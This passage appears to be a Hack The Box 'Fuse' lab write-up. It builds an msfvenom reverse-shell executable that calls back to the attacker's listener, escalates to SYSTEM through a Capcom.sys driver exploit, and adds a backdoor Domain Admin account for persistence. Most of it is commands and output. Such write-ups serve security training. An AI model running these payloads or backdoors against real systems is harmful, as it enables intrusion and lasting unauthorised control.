
```
sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.6 LPORT=1337 -f exe > shell.exe
```



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.6 LPORT=1337 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```


After uploading the payload to the target, I will run it:

```
.\ExploitCapcom.exe EXPLOIT shell.exe
```



```
*Evil-WinRM* PS C:\Windows\Temp> .\ExploitCapcom.exe EXPLOIT shell.exe

[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 00000207CF260008
[+] Shellcode was executed
[+] Token stealing was successful
[+] Command Executed
```

Now on my local listener, I have a shell as the system:




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.193] 52689
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
nt authority\system
```

Beyond Root


Persistence

For persistence, I will add Domain Admin user **jadu** as such:



```
C:\Users\Administrator\Desktop>net user jadu Password123!!! /add
net user jadu Password123!!! /add
The command completed successfully.


C:\Users\Administrator\Desktop>net group "Domain Admins" /add jadu
net group "Domain Admins" /add jadu
The command completed successfully.
```

Now using evil-winrm, I have a stable Domain Admin shell:



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ evil-winrm -i 10.10.10.193 -u jadu -p 'Password123!!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jadu\Documents> whoami
fabricorp\jadu
```

References

- https://github.com/gtworek/Priv2Admin
- https://github.com/k4sth4/SeLoadDriverPrivilege